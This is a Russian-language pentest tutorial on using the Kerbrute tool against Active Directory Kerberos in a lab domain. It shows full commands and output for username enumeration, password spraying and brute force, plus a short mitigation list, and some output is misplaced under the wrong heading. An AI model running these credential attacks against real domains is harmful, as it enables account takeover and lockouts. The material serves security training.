

Использование Kerbrute для атаки на Kerberos Active Directory

 spy-soft.net/kerbrute-for-attack-kerberos-active-directory

12 января 2023 г.

Kerbrute — это инструмент для атаки на Active Directory. В сегодняшней статье я подробно расскажу, как использовать Kerbrute. Но сначала разберемся, что такое Kerberos.

Еще по теме: [Пентест Active Directory на машине HTB Intelligence](#)

Что такое Kerbrute

Kerbrute — это инструмент для перечисления учетных записей пользователей Active Directory, использующих предварительную аутентификацию Kerberos. Кроме того, инструмент можно использовать для атак на пароли, таких как брутфорс, Password Spraying и т. д. Тулза уже много лет используется пентестерами (см. также Атака Kerberoasting).


Введение в аутентификацию Kerberos

Служба Kerberos в системе контроллера домена, по умолчанию работает на порту 88. Эта служба доступна в Windows и в системе Linux, где она используется для более безопасной реализации процессов аутентификации в среде Active Directory. Для получения дополнительных сведений о процессе проверки подлинности Kerberos и имени субъекта-службы (SPN) посетите следующую ссылку:

Kerbrute можно загрузить со страницы выпуска официального репозитория github. Последний раз он был изменен в декабре 2019 года. Также доступен исходный код инструмента, а также он доступен для систем Windows и другой архитектуры Linux. Для простоты скачаем для демонстрации скомпилированный `kerbrute_linux_amd64` для kali Linux, который будет атакующей системой. Инструмент можно скачать по ссылке, указанной ниже.

Ссылка на скачивание:

<https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>



Справка Kerbrute — Список доступных функций

Как только мы загрузим инструмент на машину kali, мы можем перечислить доступные параметры и функции, выполнив следующую команду:

```
1 ./kerbrute_linux_amd64
```

На картинке ниже мы видим, что инструменты могут выполнять различные задачи, такие как брутфорс, брутфорс, распыление пароля, userenum и определение версии. Кроме того, есть несколько доступных флагов, которые могут быть очень полезны во время тестирования на проникновение. Во время внутренней оценки мы много раз сталкиваемся с функциями безопасности и политикой паролей, поэтому увеличение и уменьшение потоков может помочь нам сделать атаки на пароли более незаметными. Мы настоятельно рекомендуем использовать все доступные флаги, поставляемые с kerbrute, чтобы получить практический опыт и проанализировать результаты.

```

(root@kali)-[~]
# chmod 777 kerbrute_linux_amd64

(root@kali)-[~]
# ./kerbrute_linux_amd64

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts.
It is designed to be used on an internal Windows domain with access to one of the Domain
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce      Bruteforce username:password combos, from a file or stdin
  bruteuser       Bruteforce a single user's password from a wordlist
  help            Help about any command
  passwordspray   Test a single password against a list of users
  userenum        Enumerate valid domain usernames via Kerberos
  version         Display version info and quit

Flags:
  --dc string      The location of the Domain Controller (KDC) to target. If blank
  --delay int      Delay in millisecond between each attempt. Will always use sing
  -d, --domain string The full domain to use (e.g. contoso.com)
  -h, --help       help for kerbrute
  -o, --output string File to write logs to. Optional.
  --safe           Safe mode. Will abort if any user comes back as locked out. Def
  -t, --threads int Threads to use (default 10)
  -v, --verbose     Log failures and errors

Use "kerbrute [command] --help" for more information about a command.

```

Поиск пользователей

Во время внутреннего тестирования на проникновение, особенно в среде Active Directory, наша первоначальная цель — найти действительных пользователей. Как только мы найдем потенциальных пользователей на веб-сайте компании или в любой другой неправильной конфигурации, мы сможем проверить этих пользователей, если у них есть действительные учетные записи или они не используют kerbrute. Для этого мы составим список потенциальных пользователей, который мы получили из OSINT или любым другим способом. Для демонстрации мы создали список пользователей и сохранили его как users.txt.

```
(root@kali)-[~]
# cat users.txt
admin
kapil
mukurram
aarti
yashika
shreya
geet
pavan
komal
raj
```

Затем мы предоставили список пользователей и выбрали опцию userenum. Затем мы предоставили IP-адрес и доменное имя контроллера домена, в нашем случае это ignite.local. Инструмент проверит каждую учетную запись пользователя и проверит, существуют ли эти пользователи в домене и используют предварительную аутентификацию Kerberos. На картинке ниже мы видим, что kapil, aarti, shreya, raj и pavan появились как действительные пользователи, использующие аутентификацию Kerberos. Здесь мы находимся в положении, когда мы можем подумать о различных атаках Kerberos, таких как SPN и перебор Kerberos и т. Д. Чтобы воспроизвести доказательство концепции, не стесняйтесь использовать приведенную ниже команду.

```
1 ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt
```

```
(root@kali)-[~]
# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:48:23 > Using KDC(s):
2022/12/28 16:48:23 > 192.168.1.19:88

2022/12/28 16:48:23 > [+] VALID USERNAME: kapil@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: aarti@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: raj@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: pavan@ignite.local
2022/12/28 16:48:23 > [+] VALID USERNAME: shreya@ignite.local
2022/12/28 16:48:24 > Done! Tested 10 usernames (5 valid) in 0.011 seconds
```


Kerbrute Password Spray

Предположим, мы получили пароль (Password@1) на этапе перечисления, который может быть чем угодно, например, утечкой пароля OSNIT, неправильной конфигурацией службы, общим ресурсом smb, ftp и т. д., но мы не знаем настоящего владельца полученного пароля. На этапе перечисления имен пользователей мы нашли пять действительных пользователей, теперь мы можем проверить полученные пароли с их учетными записями. Распыление паролей похоже на перебор паролей, когда мы проверяем каждый пароль на отдельных пользователях, но в распылении паролей мы используем один пароль и проверяем его на всех действительных учетных записях. Для этого мы создали новый список пользователей и сохранили его как users.txt. Затем мы использовали опцию passwordspray на этот раз и предоставили IP-адрес контроллера домена и имя домена вместе с действительным списком пользователей и получили пароль. На картинке ниже мы видим, что полученному паролю соответствуют учетные записи трех пользователей. Теперь мы можем попробовать войти через службу RDP, winrm и smb. Чтобы воспроизвести доказательство концепции, рассмотрите возможность выполнения приведенной ниже команды.

```
1 ./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1
```

Использование Kerbrute для брута паролей

Далее мы попробуем перебор паролей, используя потенциальные пароли против одного пользователя. При переборе паролей мы проверяем все потенциальные пароли на одном пользователе. Здесь мы используем общий список паролей, где вы можете попробовать разные списки паролей, чтобы получить ожидаемый результат. Изменение пароля или настраиваемый список слов может быть полезным всякий раз, когда мы сталкиваемся с внутренним тестированием на проникновение.



```
(root@kali)-[~]
# ./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1

Kerbrute
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:49:14 > Using KDC(s):
2022/12/28 16:49:14 > 192.168.1.19:88

2022/12/28 16:49:14 > [+] VALID LOGIN: pavan@ignite.local:Password@1
2022/12/28 16:49:14 > [+] VALID LOGIN: aarti@ignite.local:Password@1
2022/12/28 16:49:14 > [+] VALID LOGIN: raj@ignite.local:Password@1
2022/12/28 16:49:14 > Done! Tested 10 logins (3 successes) in 0.014 seconds
```

Во-первых, мы создадим потенциальный пароль для выполнения брутфорс-атаки на домен.

Мы создали список паролей и сохранили его как `pass.txt`. Затем мы использовали опцию `bruteuser` на этот раз и предоставили IP-адрес контроллера домена, доменное имя и список возможных паролей и имя пользователя (`aarti`). Инструмент отобразит знак `+`, когда он срабатывает с действительным паролем. Если вы находитесь в реальном мире, то будьте осторожны с политикой блокировки учетной записи, поскольку это может повлиять на бизнес нашего клиента. Очень часто эта проблема возникает во время тестирования на проникновение, и вам может потребоваться подождать от 30 минут до одного часа, чтобы снова выполнить атаку, или иногда системному администратору необходимо разблокировать ее вручную. Обычно он блокирует учетную запись после 5 попыток, но некоторые компании также устанавливают его на 3 попытки. На картинке мы видим, что пароль пользователя `aarti` совпадает с одним паролем из предоставленного нами списка паролей. Теперь мы можем использовать действительные учетные данные для входа через RDP, `psexec` и `evil-winrm`. Чтобы воспроизвести доказательство концепции, выполните приведенную ниже команду.

```
1  ./kerbrute_linux_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti
```

Брутфорс имени пользователя: комбинации паролей

В этом примере мы создадим комбинированный список имен пользователей и паролей и попытаемся проверить, совпадают ли они. Для этого мы создали список имен пользователей и паролей и сохранили его как `userpass.txt` и попытались проверить, используя канал (`()`) вместе с флагом (`-`). Здесь мы предоставили список паролей пользователей, IP-адрес контроллера домена и доменное имя, как мы делали это в предыдущих атаках. Выполнение команды проверило две учетные записи пользователей. Чтобы воспроизвести доказательство концепции, не стесняйтесь повторить процесс с помощью приведенной ниже команды.

```
1  cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local  
   bruteforce -
```

Сохранение вывода

Экономия результатов всегда полезна, независимо от того, решаем ли мы CTF или в реальных условиях. Если мы сохраним вывод, то нам не придется снова и снова запускать команду для проверки результатов. Кроме того, это полезно, особенно в реальном проекте, где мы должны предоставлять результаты нашим клиентам в отчетах о тестировании на проникновение. Мы можем сохранить вывод наших результатов, используя флаг `-o`, указывающий имя выходного файла. В этом

примере мы сохранили вывод как result.txt. Чтобы воспроизвести доказательство концепции, следуйте приведенной ниже команде, где мы добавляем флаг -o в ранее использовавшуюся команду.

```
1 ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt
```

Подробный режим

Мы также можем использовать подробный режим, используя флаг -v в нашей команде. Подробные функции дают нам представление об инструменте с каждой учетной записью пользователя. Здесь, в приведенном ниже примере, мы видим, что когда kerbrute не может проверить учетную запись Kerberos, он показывает, что пользователь не существует. В этом примере мы пытаемся выполнить перечисление имени пользователя, используя ту же команду, которую мы использовали на этапе перечисления имени пользователя, добавляя флаг -v для получения подробного результата. Чтобы воспроизвести доказательство концепции, не стесняйтесь протестировать приведенную ниже команду.

```
1 ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v
```

Защита от Kerbrute и атаки на Kerberos Active Directory

Существует множество факторов и способов, которые могут помочь укрепить систему:

- Рекомендуется придерживаться политики надежных паролей и избегать использования общих паролей.
- Применять политику блокировки учетной записи, чтобы смягчить атаки грубой силы.
- Использовать двухфакторную аутентификацию: двухфакторную аутентификацию следует использовать для всех учетных записей пользователей.
- Информировать сотрудников о потенциальных угрозах и атаках, проводя ежемесячные программы повышения осведомленности.
- Проводить тестирование на проникновение два раза в год.

Заключение

Мы кратко изучили инструмент kerbrute и его специальные функции, которые могут позволить злоумышленнику получить доступ к внутренней сети. Мы изучили несколько методов взлома внутренней сети с помощью инструмента kerbrute, где

мы выполнили распыление паролей, перебор паролей и userenum и т. д. Наконец, мы также предоставили шаги для смягчения этих атак. Надеюсь, вы сегодня узнали что-то новое. Удачного взлома!

ПОЛЕЗНЫЕ ССЫЛКИ:

- [Атака RBCD для захвата домена Active Directory](#).
- [Атаки на службы сертификатов Active Directory](#).